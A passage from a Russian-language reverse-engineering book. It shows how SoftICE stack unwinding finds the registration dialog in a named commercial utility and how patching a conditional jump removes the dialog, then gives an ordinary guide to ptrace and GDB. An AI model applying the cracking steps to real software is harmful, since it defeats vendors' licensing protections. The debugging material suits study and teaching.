недрах которой зарыт защитный код. Можно, конечно, и потрассировать, но это займет длительное время. Вот бы узнать, какие команды исполнялись до этого! Обратить выполнение программы вспять и посмотреть, какой именно код определяет факт регистрации программы. Некоторые отладчики поддерживают механизм обратной трассировки (backtrace), запоминая все выполняемые команды и сохраняя их в специальном буфере. Однако это сильно замедляет выполнение программы и выводит антиотладочные приемы на оперативный простор. Мы поступим иначе. SoftICE поддерживает шикарную команду `STACK`, раскручивающую стек и выводящую адреса всех материнских функций. Не совсем равноценная замена обратной трассировки, но для большинства случаев ее вполне хватает.

В нашем случае, ответ отладчика выглядит, как показано в листинге 7.2.

Листинг 7.2. Раскрутка стека в SoftICE

```
:STACK
0012E138   77E155B5     oorwiz!.text+0001AC5E
0012E168   77E15A3B     USER32!DefWindowProcW+0105
0012E188   77E1FB52     USER32!SendMessageW+0043
0012E214   77E1E6C3     USER32!WINNLSGetIMEHotkey+0E15
0012E254   77E1E561     USER32!EditWndProc+0075
0012E278   77E198DF     USER32!ScrollWindow+0096
0012E29C   77E13EB0     USER32!ShowCursor+0057
0012E2BC   77E16469     USER32!SetTimer+0435
0012E2E0   77E164E5     USER32!SetRect+0065
0012E300   00F7A1B6     USER32!CallWindowProcW+0019
0012E320   00F7A403     oorwiz!.text+000191B6
0012E33C   00F7BC02     oorwiz!.text+00019403 ; _AfxPostInitDialog
0012E39C   00F7BC92     oorwiz!.text+0001AC02 ; AfxWndProc
0012E3BC   77E13EB0     oorwiz!.text+0001AC92 ;
0012E3DC   77E1591B     USER32!SetTimer+0435
```

Десять первых вызовов относятся к библиотеке USER32.DLL и не представляют для нас никакого интереса. SoftICE неправильно определил принадлежность вызова `12E138h`, приписав его к oorwiz, но oorwiz не может располагаться по адресам `77E155B5` — эта зона принадлежит USER32). А вот одиннадцатый вызов `12E320`, ведущий к адресу `F7A403`, весьма интересен. Заглянув сюда дизассемблером, мы обнаружим код, показанный в листинге 7.3.

Листинг 7.3. Фрагмент дизассемблированного файла, содержащий подозрительный условный переход

```
.text:1001A3E6        call    dword ptr [eax+10Ch]
.text:1001A3EC        test    eax, eax
.text:1001A3EE        jnz     short loc_1001A406
.text:1001A3F0        push    [ebp+arg_8]
.text:1001A3F3        mov     eax, [esi]
.text:1001A3F5        push    [ebp+arg_4]
.text:1001A3F8        mov     ecx, esi
.text:1001A3FA        push    [ebp+arg_0]
.text:1001A3FD        call    dword ptr [eax+110h]
.text:1001A403        mov     [ebp+var_4], eax ; Return address
.text:1001A406
.text:1001A406     loc_1001A406:    ; CODE XREF: CWnd::WindowProc()+24↑j
.text:1001A406        mov     eax, [ebp+var_4]
.text:1001A409        pop     esi
.text:1001A40A        leave
.text:1001A40B        retn    0Ch
```

Функция `1001A3FD:call dword ptr [eax+110h]` — и есть та самая, к которой ведет адрес возврата. Именно она и выводит регистрационный диалог. Прокручивая экран дизассемблера вверх, легко найти условный переход, расположенный по адресу `101AEE`, который передает управление за диалог возврата. Изменив `jnz` на `jmp short`, мы навсегда уберем диалог с экрана. Конечно, такая мера еще не зарегистрирует программу, но это все-таки кое-что!

Отладка DLL

Loader32 (символьный загрузчик SoftICE) позволяет загружать динамические библиотеки, но отлаживать их в автономном режиме возможности не дает. Собственно говоря, это и не должно вызывать удивления, ведь всякая такая библиотека — это просто набор функций, вызываемых из основного процесса. Возьмем библиотеку oorwiz.dll, экспортирующую тройку функций с заманчивыми именами: `RegWiz_InitReadOnly`, `RegWiz_InitTrial`, `RegWiz_InitLicMgr`. Как их отладить?

Заходим в Loader32, выбираем пункт **File | Load Export**, указываем имя библиотеки (oorwiz.dll). В списке **Loaded Symbols** немедленно появляется новое имя (рис. 7.6). Теперь загружаем основной исполняемый файл (в данном случае oodled.exe) и устанавливаем точки останова на интересующие нас функции (`bpx RegWiz_InitReadOnly`, `bpx RegWiz_InitTrial`, `bpx RegWiz_InitLicMgr`), заставляя отладчик всплывать при их вызове.




Рис. 7.6. Загрузка экспорта из динамических библиотек

Поскольку динамические библиотеки перемещаемы, адреса в дизассемблере могут не совпадать с адресами, показываемыми отладчиком. Вот например, в oorwiz.dll IDA Pro определяет адрес функции `RegWiz_InitTrial` как `10001D00h`, а SoftICE — как `F60000`. Ну и как с этим жить? А вот как: базовый адрес загрузки (`Imagebase`) равен `10000000h`, в чем IDA Pro честно признается в самом начале файла. Но загрузить по этому адресу библиотеку не получается, и операционная система перемещает ее по адресу `xxxx`, о чем говорит команда `MOD` в SoftICE (листинг 7.4).

Листинг 7.4. Просмотр базовых адресов загрузки с помощью команды MOD в SoftICE

```
:mod
hMod        Base         Module Name    File Name
80400000    804000C8     ntoskrnl       \WINNT\System32\ntoskrnl.exe
...
00400000    00400108     oodled         \Program Files\OO Software\DriveLED2\ood
00F30000    00F300B8     oodlrwrs       \Program Files\OO Software\DriveLED2\ood
00F60000    00F600F8     oorwiz         \Program Files\OO Software\DriveLED2\oor
10000000    100000C0     oodledrs       \Program Files\OO Software\DriveLED2\ood
```

Разница между базовыми адресами составляет `10001000-F60000 == F0A1000`. Поэтому, чтобы перевести адрес, показанный в отладчике, в адрес, показанный в дизассемблере, к нему необходимо добавить `F0A1000`, а для обратного преобразования, соответственно, следует произвести операцию вычитания.

Заключение

Рассмотренные приемы работают далеко не везде и не всегда. Разработчики защитных механизмов далеко не всегда наивны, и от взлома они все-таки защищаются. Поэтому лучше всего начинать обучение с простых защит, постепенно переходя к более сложным. Отладчик — это сложный инструмент, который не осваивается за день. Исследование машинных кодов — настоящее искусство, которому учатся всю жизнь. Так что не нужно огорчаться, если что-то не получается. Чем хитрее защита и чем труднее взлом, тем большее удовлетворение вы получите от успешного взлома!



Глава 8

Особенности отладки в UNIX и Linux

Первое знакомство с GDB (аналогом debug.com для MS-DOS, только более мощным) вызывает у поклонников Windows смесь разочарования с возмущением. Увесистая документация вгоняет их в глубокую депрессию. Каменный век! Для таких пользователей, как правило, остается загадкой, как только юниксоиды ухитряются выжить в агрессивной среде этого первобытного мира?

Несколько строчек исходного кода UNIX еще помнят те древние времена, когда ничего похожего на интерактивную отладку не существовало, и единственным средством борьбы с ошибками был аварийный дамп памяти. Программистам приходилось месяцами изучать ворохи распечаток, собирая рассыпавшийся код в стройную картину. Чуть позже появилась отладочная печать — операторы вывода, вставленные в ключевые позиции и распечатывающие содержимое важнейших переменных. В случае сбоя целая простыня распечаток (в просторечии называемая "портянкой") позволяла установить, чем занималась программа до сбоя и что послужило причиной катастрофы.

Отладочная печать сохранила свою актуальность и поныне. В мире Windows она обычно используется лишь в отладочных версиях программы (см. листинг 8.1) и удаляется из финальной (см. листинг 8.2). Разумеется, это плохо, так как если у конечных пользователей происходит сбой, то в их руках остается лишь аварийный дамп, на котором далеко не уедешь. Разумеется, отладочная печать потребляет значительные ресурсы и отнимает время. Вот почему в UNIX так много систем управления протоколированием — от стандартного `syslog`, до продвинутой системы Enterprise Event Logging (**http://evlog.sourceforge.net/**). Они сокращают накладные расходы на вывод и протоколирование, значительно увеличивая скорость выполнения программы.

Отладочная печать на 80% устраняет потребности в отладке, ведь отладчик, главным образом, используется для того, чтобы определить, как ведет себя программа в конкретном месте: выполняется ли условной переход, что возвращает функция, какие значения содержатся в переменных и т. д. При использовании отладочной печати программист просто вставляет в нужные точки функции `fprintf/syslog` и просматривает результат!

Листинг 8.1. Пример плохого использования отладочной печати

```
#ifdef __DEBUG__
        fprintf(logfile, "a = %x, b = %x, c = %x\n", a, b, c);
#endif
```

Листинг 8.2. Пример хорошего использования отладочной печати

```
if (__DEBUG__)
        fprintf(logfile, "a = %x, b = %x, c = %x\n", a, b, c);
```




Рис. 8.1. LintPlus — средство устранения ошибок

Человек — не слуга компьютера! Это компьютеры были созданы для автоматизации человеческой деятельности. Поэтому UNIX и "механизирует" поиск ошибок настолько, насколько это только возможно. Включите максимальный режим предупреждений компилятора или возьмите автономные верификаторы кода (самый известный из которых — LINT, показанный на рис. 8.1), и баги побегут из программы, как крысы с тонущего корабля.

> ***Примечание***
>
> Windows-компиляторы тоже могут генерировать сообщения об ошибках, по строгости не уступающие GCC. К сожалению, многие программисты просто не уделяют этим возможностям достаточного внимания.

Пошаговое выполнение программы и контрольные точки останова в UNIX используются лишь в тяжелых случаях, когда все остальные средства оказываются бессильными. Поклонникам Windows такой подход кажется несовременным, ущербным и жутко неудобным. Причина этого в том, что Windows-отладчики эффективно решают проблемы, которые в UNIX просто не возникают. Разница культур программирования между Windows и UNIX в действительности очень и очень значительна, поэтому, прежде чем кидать камни в чужой огород, наведите порядок у себя. "Непривычное" еще не означает "неправильное". Точно такой же дискомфорт ощущает и юниксоид, очутившийся в Windows.

Ptrace — фундамент для GDB

Краткий обзор хакерского инструментария (включая отладчики) для UNIX и Linux был приведен в *главе 3*. Здесь же основное внимание будет уделено их практическому применению. Обсуждение особенностей отладки в UNIX начнем с GDB — системно-независимого кроссплатформенного отладчика. Как и большинство UNIX-отладчиков, он основан на библиотеке `Ptrace`, реализующий низкоуровневые отладочные примитивы. Для отладки многопоточных процессов и параллельных приложений рекомендуется использовать дополнительные библиотеки, а еще лучше — специализированные отладчики наподобие TotalView (**http://www.etnus.com**), поскольку GDB с многопоточностью справляется не самым лучшим образом.

`Ptrace` предоставляет необходимый минимум функциональных возможностей, позволяя переводить процесс в состояние останова и возобновлять его выполнение, читать/записывать данные из/в адресное пространство отлаживаемого процесса, читать/записывать регистры процессора. В архитектуре i386 это — регистры общего назначения, сегментные регистры, регистры сопроцессора (включая SSE), а также отладочные регистры семейства `DRx` (они нужны для организации аппаратных точек останова). В Linux еще можно манипулировать служебными структурами отлаживаемого процесса и отслеживать вызовы системных функций. В "правильных" клонах UNIX этой возможности нет, и недостающую функциональность приходится реализовывать уже в отладчике.

Пример использования `Ptrace` в программах приведен в листинге 8.3.

Листинг 8.3. Пример использования Ptrace в программе, написанной для FreeBSD

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <errno.h>

main()
{
      int pid;                    // PID отлаживаемого процесса.
      int wait_val;               // Сюда wait записывает возвращаемое значение.
      long long counter = 1;      // Счетчик трассируемых инструкций.

      // Расщепляем процесс на два.
      // Родительский процесс будет отлаживать "потомка"
      // (обработка ошибок для краткости пропущена).
      switch (pid = fork())
      {
           case 0:             // Отладка дочернего процесса.

                 // Папочка, потрассируй меня!
                 ptrace(PT_TRACE_ME, 0, 0, 0);

                 // Вызов программы, нуждающейся в трассировке
                 // (этот подход не работает для зашифрованных программ).
                 execl("/bin/ls", "ls", 0);
                 break;

            default:      // Родительский процесс отлаживает "потомка".

                 // Ждем, пока отлаживаемый процесс не переключится
```

```
                // в состояние останова.
                wait(&wait_val);
                // Трассировка дочернего процесса до завершения.
                while (WIFSTOPPED(wait_val) /* 1407 */)
                {
                      // Исполняем следующую машинную инструкцию.
                      // Переходим в состояние останова.
                      if (ptrace(PT_STEP, pid, (caddr_t) 1, 0)) break;

                      // Ожидаем, пока отлаживаемый процесс
                      // не переключится в остановленное состояние.
                      wait(&wait_val);

                      // Увеличиваем счетчик выполненных машинных
                      // инструкций на единицу.
                      counter++;
                }
          }
          // Вывод количества выполненных машинных инструкций.
          printf("== %lld\n", counter);
}
```

Пример использования `Ptrace`, приведенный в листинге 8.3, предназначен для подсчета количества машинных команд в утилите `ls` и рассчитан на Free BSD. Чтобы скомпилировать этот же пример под Linux, замените `PT_TRACE_ME` на `PTRACE_TRACEME`, а `PT_STEP` — на `PTRACE_SINGLESTEP`.

Библиотека Ptrace и ее команды

В пользовательском режиме (user mode) доступна всего лишь одна функция — `ptrace((int _request, pid_t _pid, caddr_t _addr, int _data))`, но зато эта функция делает все! При желании, вы можете за пару часов написать собственный мини-отладчик, специально предназначенный для решения конкретной проблемы.

Аргумент `_request` функции `ptrace` — важнейший из всех. Он определяет конкретное действие, которое будет выполняться. Заголовочные файлы в BSD и Linux используют различные определения, затрудняя перенос приложений Ptrace с одной платформы на другую. По умолчанию мы будем использовать определения из заголовочных файлов BSD.

- **`PT_TRACE_ME`** (в Linux — `PTRACE_TRACEME`) переводит текущий процесс в состояние останова. Обычно используется совместно с `fork/exec`$_x$, хотя встречаются и самотрассирующиеся приложения. Для каждого из процессов вызов `PT_TRACE_ME` может быть сделан лишь однажды. Трассировать уже трассируемый процесс не получится. Менее значимое следствие состоит в том, что процесс не может трассировать себя сам, сначала он должен расщепиться. На этом основано большое количество антиотладочных приемов, для преодоления которых приходится использовать отладчики, работающие в обход `ptrace`. Отлаживаемому процессу посылается сигнал, переводящий его в состояние останова, из которого он может быть выведен командой `PT_CONTINUE` или `PT_STEP`, вызванной из контекста родительского процесса. Функция `wait` задерживает управление материнского процесса до тех пор, пока отлаживаемый процесс не перейдет в состояние останова или пока он не завершится (тогда она возвращает значение 1407). Остальные аргументы игнорируются.
- **`PT_ATTACH`** (в Linux — `PTRACE_ATTACH`) переводит в состояние останова уже запущенный процесс с заданным идентификатором процесса (`PID`), при этом процесс-отладчик становится его "предком". Остальные аргументы игнорируются. Процесс должен иметь тот же самый `UID`, что и отлаживающий процесс. Кроме того, он не должен быть процессом `setuid/setduid` (за исключением случая, когда вызывающий процесс имеет привилегии root).
- **`PT_DETACH`** (в Linux — `PTRACE_DETACH`) прекращает отладку процесса с заданным `PID` (как по `PT_ATTACH`, так и по `PT_TRACE_ME`) и возобновляет его нормальное выполнение. Все остальные аргументы игнорируются.

- **PT_CONTINUE** (в Linux — PTRACE_CONT) возобновляет выполнение отлаживаемого процесса с заданным PID без разрыва связи с процессом-отладчиком. Если addr == 1 (в Linux — 0), выполнение продолжается с места последнего останова, в противном случае — с указанного адреса. Аргумент _data задает номер сигнала, посылаемого отлаживаемому процессу (нуль — нет сигналов).
- **PT_STEP** (в Linux — PTRACE_SINGLESTEP) осуществляет пошаговое выполнение процесса с заданным PID: выполнить следующую машинную инструкцию и перейти в состояние останова (под i386 это достигается взводом флага трассировки, хотя некоторые "хакерские" библиотеки используют аппаратные точки останова). BSD требует, чтобы аргумент addr был равен 1, Linux ожидает видеть здесь 0. Остальные аргументы игнорируются.
- **PT_READ_I/PT_REEAD_D** (в Linux — PTRACE_PEEKTEXT/PTRACE_PEEKDATA) осуществляют чтение машинного слова из кодовой области и области данных адресного пространства отлаживаемого процесса, соответственно. На большинстве современных платформ обе команды полностью эквивалентны. Функция ptrace принимает целевой addr и возвращает считанный результат.
- **PT_WRITE_I/PR_READ_D** (в Linux — PTRACE_POKETEXT, PTRACE_POKEDATA) записывают машинное слово, переданное в _data, по адресу addr.
- **PT_GETREGS/PT_GETFPREGS/PT_GETDBREGS** (в Linux — PTRACE_GETREGS, PTRACE_GETFPREGS, PTRACE_GETFPXREGS) выполняют чтение регистров общего назначения, сегментных и отладочных регистров, в область памяти процесса-отладчика, заданную указателем _addr. Это — системно-зависимые команды, приемлемые только для платформы i386. Описание регистровой структуры содержится в файле <machine/reg.h>.
- **PT_SETREGS/PT_SETFPREGS/PT_SETDBREGS** (в Linux — PTRACE_SETREGS, PTRACE_SETFPREGS, PTRACE_SETFPXREGS) устанавливают значения регистров отлаживаемого процесса путем копирования содержимого региона памяти по указателю _addr.
- **PT_KILL** (в Linux — PTRACE_KILL) посылает отлаживаемому процессу сигнал sigkill, который завершает исполнение отлаживаемого процесса.

Поддержка многопоточности в GDB

Определить, поддерживает ли ваша версия GDB многопоточность, можно при помощи команды info thread (вывод сведений о потоках), а для переключений между потоками используйте команду thread *N* (см. листинги 8.4 и 8.5).

Если поддержка многопоточности отсутствует, обновите GDB до версии 5.*x* или установите специальный патч, поставляемый совместно с вашим клоном UNIX или распространяемый отдельно.

Листинг 8.4. Отладка многопоточных приложений не поддерживается

```
(GDB) info threads
(GDB)
```

Листинг 8.5. Отладка многопоточных приложений поддерживается

```
info threads
  4 Thread 2051 (LWP 29448) RunEuler (lpvParam=0x80a67ac) at eu_kern.cpp:633
  3 Thread 1026 (LWP 29443) 0x4020ef14 in __libc_read () from /lib/libc.so.6
* 2 Thread 2049 (LWP 29442) 0x40214260 in __poll (fds=0x80e0380, nfds=1, timeout=2000)
  1 Thread 1024 (LWP 29441) 0x4017caea in __sigsuspend (set=0xbffff11c)
(GDB) thread 4
```

Для отладки параллельных приложений рекомендуется использовать TotalView (рис. 8.2).




Рис. 8.2. Отладчик TotalView — специализированное средство для отладки параллельных приложений

Краткое руководство по GDB

GDB — это консольное приложение, выполненное в классическом духе командной строки (рис. 8.3). И хотя за время своего существования GDB успел обрасти ворохом красивых графических интерфейсов (рис. 8.4 и 8.5), интерактивная отладка в стиле Turbo Debugger в мире UNIX крайне непопулярна. Как правило, это удел эмигрантов с Windows-платформы, сознание которых необратимо искалечено идеологией Micro$oft. Иными словами, можно сказать, что если Turbo Debugger — это слесарный инструмент, то GDB — это токарный станок с программным управлением. Когда-нибудь вы полюбите его…

Для отладки на уровне исходных текстов программа должна быть откомпилирована с отладочной информацией. В GCC за это отвечает ключ `-g`. Если отладочная информация недоступна, GDB будет отлаживать программу на уровне дизассемблерных команд.

Обычно имя отлаживаемого файла передается в командной строке, например: `GDB filename`. Для отладки активного процесса укажите в командной строке его ID, а для подключения ядра воспользуйтесь ключом `-core==corename`. Все три параметра можно загружать одновременно, попеременно переключаясь между ними командой `target`. Команда `target exec` переключается на отлаживаемый файл, команда `target child` — на присоединенный процесс, а `target core` — на дамп ядра. Необязательный ключ `-q` подавляет вывод информации об авторских правах.

```
#
# gcc -g debug_demo.c -o debug_demo
# gdb -q debug_demo
(gdb) b main
Breakpoint 1 at 0x80484ca: file debug_demo.c, line 13.
(gdb) r
Starting program: /root/debug_demo

Breakpoint 1, main (argc=1, argv=0xbfbfffc68) at debug_demo.c:13
13              int a; int b;b  = 1;
(gdb) display/i $pc
1: x/i $eip  0x80484ca <main+6>:        movl   $0x1,0xfffffff8(%ebp)
(gdb) n
15              for (a = 0; a < 6; a++)
1: x/i $eip  0x80484d1 <main+13>:       movl   $0x0,0xfffffffc(%ebp)
(gdb) n
16                      foo(a, b);
1: x/i $eip  0x80484e0 <main+28>:       add    $0xfffffff8,%esp
(gdb) s
foo (a=0, b=1) at debug_demo.c:6
6               c = a + b;
1: x/i $eip  0x804849a <foo+6>: mov    0x8(%ebp),%eax
(gdb) p b
$1 = 1
(gdb)
```

Рис. 8.3. Классический интерфейс GDB




Рис. 8.4. Отладчик DDD — графический интерфейс к GDB




Рис. 8.5. Еще один графический интерфейс к GDB

Загрузив программу в отладчик, следует установить точку останова. Для этого служит команда `break` (она же `b`). Команда `b main` устанавливает точку останова на функцию `main` языка C, а команда `b _start` — на точку входа в ELF-файл (впрочем, в некоторых файлах она называется иначе). Можно установить точку останова и на произвольный адрес, например: `b *0x8048424` или `b *$eax`. Регистры пишутся строчными буквами и предваряются знаком доллара. GDB воспринимает два "общесистемных" регистра: `$pc` — указатель команд и `$sp` — стековый указатель. Только помните, что непосредственно после загрузки программы в отладчик никаких регистров у нее еще нет, и они появляются только запуска отлаживаемого процесса на выполнение (команда `run`, она же `r`).

Отладчик самостоятельно решает, какую точку останова установить — программную или аппаратную. Препятствовать ему не рекомендуется, так как команда принудительной установки аппаратной точки останова — `hbreak` — работает не на всех версиях отладчика. Точки останова на данные в GDB называются *точками наблюдения* (watch points). Команда `watch addr` вызывает отладчик всякий раз, когда содержимое `addr` изменяется, а команда `awatch addr` — при чтении/записи в `addr`. Команда `rwatch addr` реагирует только на чтение, но работает не во всех версиях отладчика. Просмотреть список установленных точек останова/наблюдения можно командой `info break`. Команда `clear` удаляет все точки останова, а команда `clear addr` — все точки останова, установленные на данную функцию, адрес или номер строки. Команды `enable/disable` позволяют временно включать/отключать точки останова. Точки останова поддерживают развитый синтаксис условных команд, описание которого можно найти в документации. Команда `continue` (сокращенно `c`) возобновляет 